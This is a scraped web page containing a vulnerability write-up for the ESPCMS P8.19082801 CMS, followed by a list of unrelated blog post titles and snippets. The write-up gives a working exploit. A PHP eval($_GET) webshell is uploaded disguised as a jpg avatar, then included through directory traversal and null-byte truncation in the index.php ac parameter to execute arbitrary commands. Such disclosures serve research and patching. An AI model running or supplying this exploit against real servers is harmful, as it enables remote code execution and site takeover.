
espcms P8.19082801 vulnerability
author: naiquan chai
Net name:Hanamizuki花水木
Through the vulnerability we can get the webshell if we have enough privilege.
Affected by this vulnerability requires server-side php version <5.3.4
Demo
First enter the user module,then modify the user's avatar.Upload a file with the suffix jpg and the editorial content is
<?php
class test{
public static function in_test(){
eval($_GET['a']);
}
}
?>
Upload success.We can get the path from the Web page source code.

Then go to the main page and pass in
"index.php?ac=../upload/photo/userphoto_c4ca4238a0b923820dcc509a6f75849b.jpg%00&at=test&a=echo 1;"
Source code analysis
espcms_web/espcms_load.php:

We can find that through ac parameters we can include files, and at parameters can execute methods.
Tracking function espcms_get_ac() and function espcms_get_at():

We can see that the function does not filter user input at all,so ac parameter can facilitate the directory,this results in arbitrary file inclusion.
However,through the file espcms_web/espcms_load.php, we find that the ac parameter is automatically followed by a .php suffix.
We can use truncation vulnerabilities to bypass it,this requires PHP version < 5.3.4
Final exp
index.php?ac=../upload/photo/userphoto_c4ca4238a0b923820dcc509a6f75849b.jpg%00&at=test&a=echo 1;
espcms P8.19082801 vulnerability的更多相关文章
- ESPCMS P8 stable version Front-end reflective xss
Download the source code first In the directory espcms_web\espcms_load.php line 67 if (!is_file($mod ...
- 【代码审计】ESPCMSP8(易思企业建站管理系统)漏洞报告
0x00简介 项目名称:ESPCMS-P8(易思企业建站管理系统) 测试平台:Windwos 版本信息:P8.19082801稳定版 更新时间:2019-08-30 00:56:32 网站官网:htt ...
- CVE-2014-6321 && MS14-066 Microsoft Schannel Remote Code Execution Vulnerability Analysis
目录 . 漏洞的起因 . 漏洞原理分析 . 漏洞的影响范围 . 漏洞的利用场景 . 漏洞的POC.测试方法 . 漏洞的修复Patch情况 . 如何避免此类漏洞继续出现 1. 漏洞的起因 这次的CVE和 ...
- You should rebuild using libgmp >= 5 to avoid timing attack vulnerability.", PowmInsecureWarning
aaarticlea/png;base64,iVBORw0KGgoAAAANSUhEUgAAApcAAAB3CAIAAADZ1fxtAAAbFElEQVR4nO2dzbHDOo6FHY9S0WqqZt
- espcms会员二次开发文件说明——会员,时间格式
[espcms会员图片字段] 添加字段加入图片类型/webadm/include/inc_formtypelist.php 会员修改页面模型/webadm/templates/member/membe ...
- CVE: 2014-6271、CVE: 2014-7169 Bash Specially-crafted Environment Variables Code Injection Vulnerability Analysis
目录 . 漏洞的起因 . 漏洞原理分析 . 漏洞的影响范围 . 漏洞的利用场景 . 漏洞的POC.测试方法 . 漏洞的修复Patch情况 . 如何避免此类漏洞继续出现 1. 漏洞的起因 为了理解这个漏 ...
- ESPCMS基本导航操作
Espcms和dedecms一样,是用来建企业站的cms程序,功能强大,稳定,可以帮助您快速.便捷地新建一个企业网站.无忧主机向您推荐无忧主机php虚拟主机. 我们可以通过espcms设置来去掉比如购 ...
- Cacti /graphs_new.php SQL Injection Vulnerability
catalogue . 漏洞描述 . 漏洞触发条件 . 漏洞影响范围 . 漏洞代码分析 . 防御方法 . 攻防思考 1. 漏洞描述 other SQL injection vulnerability ...
- espcms /public/class_connector.php intval truncation Vul Arbitrary User Login
catalog . 漏洞描述 . 漏洞触发条件 . 漏洞影响范围 . 漏洞代码分析 . 防御方法 . 攻防思考 1. 漏洞描述 Relevant Link:2. 漏洞触发条件3. 漏洞影响范围4. 漏 ...
随机推荐
- 附:Struts2-CRM,拦截器实现权限访问
拦截器代码: package mycrm.interceptor; import org.apache.struts2.ServletActionContext; import com.opensym ...
- windows下 DEV-C++无法连接到pthread.h的解决办法
参考的这个博文,原博文有图片:http://lslin.iteye.com/blog/776325 (我只是为了方便写.copy一遍) dev-C++编写C/C++程序时,非常方便轻巧,但是今天学习多 ...
- Python函数-1 range()函数
range()函数 在其他语言中,如果想要循环一个变量从1到100,要怎么写呢? for(i = 1,i<=100,i++){} python怎么实现这个功能呢?python设计了range() ...
- 「Luogu4556」Vani有约会-雨天的尾巴
「Luogu4556」Vani有约会-雨天的尾巴 传送门 很显然可以考虑树上差分+桶,每次更新一条链就是把这条链上的点在桶对应位置打上 \(1\) 的标记, 最后对每个点取桶中非零值的位置作为答案即可 ...
- ubuntu 解压命令全览
.tar解包:tar xvf FileName.tar打包:tar cvf FileName.tar DirName(注:tar是打包,不是压缩!)-------------------------- ...
- python关键日期计算
在coding的过程中有时候会需要用到一些特殊日期,比如说是一个月的最后一天的日期,昨天的日期等等. def first_day_of_next_month(self, old_date): old_ ...
- python 爬虫原理
简单来说互联网是由一个个站点和网络组成的大网,我们通过浏览器访问站点,站点把HTML.JS.CSS代码返回给浏览器,这些代码经过浏览器解析.渲染,将丰富多彩的网页呈现我们眼前: 一.爬虫是什么? 如果 ...
- MyBatis插入时获取自增长主键
在某些场景下,我们需要使用mybatis返回生成的主键值.Mybatis在insert和update标签中就提供了这种功能. 方法1: <insert id=”indetifyId” useGe ...
- 吴裕雄 Bootstrap 前端框架开发——Bootstrap 表格:表示一个危险的操作
<!DOCTYPE html> <html> <head> <meta charset="utf-8"> <title> ...
- textarea不允许修改大小
参考:http://www.runoob.com/jsref/dom-obj-textarea.html resize:none;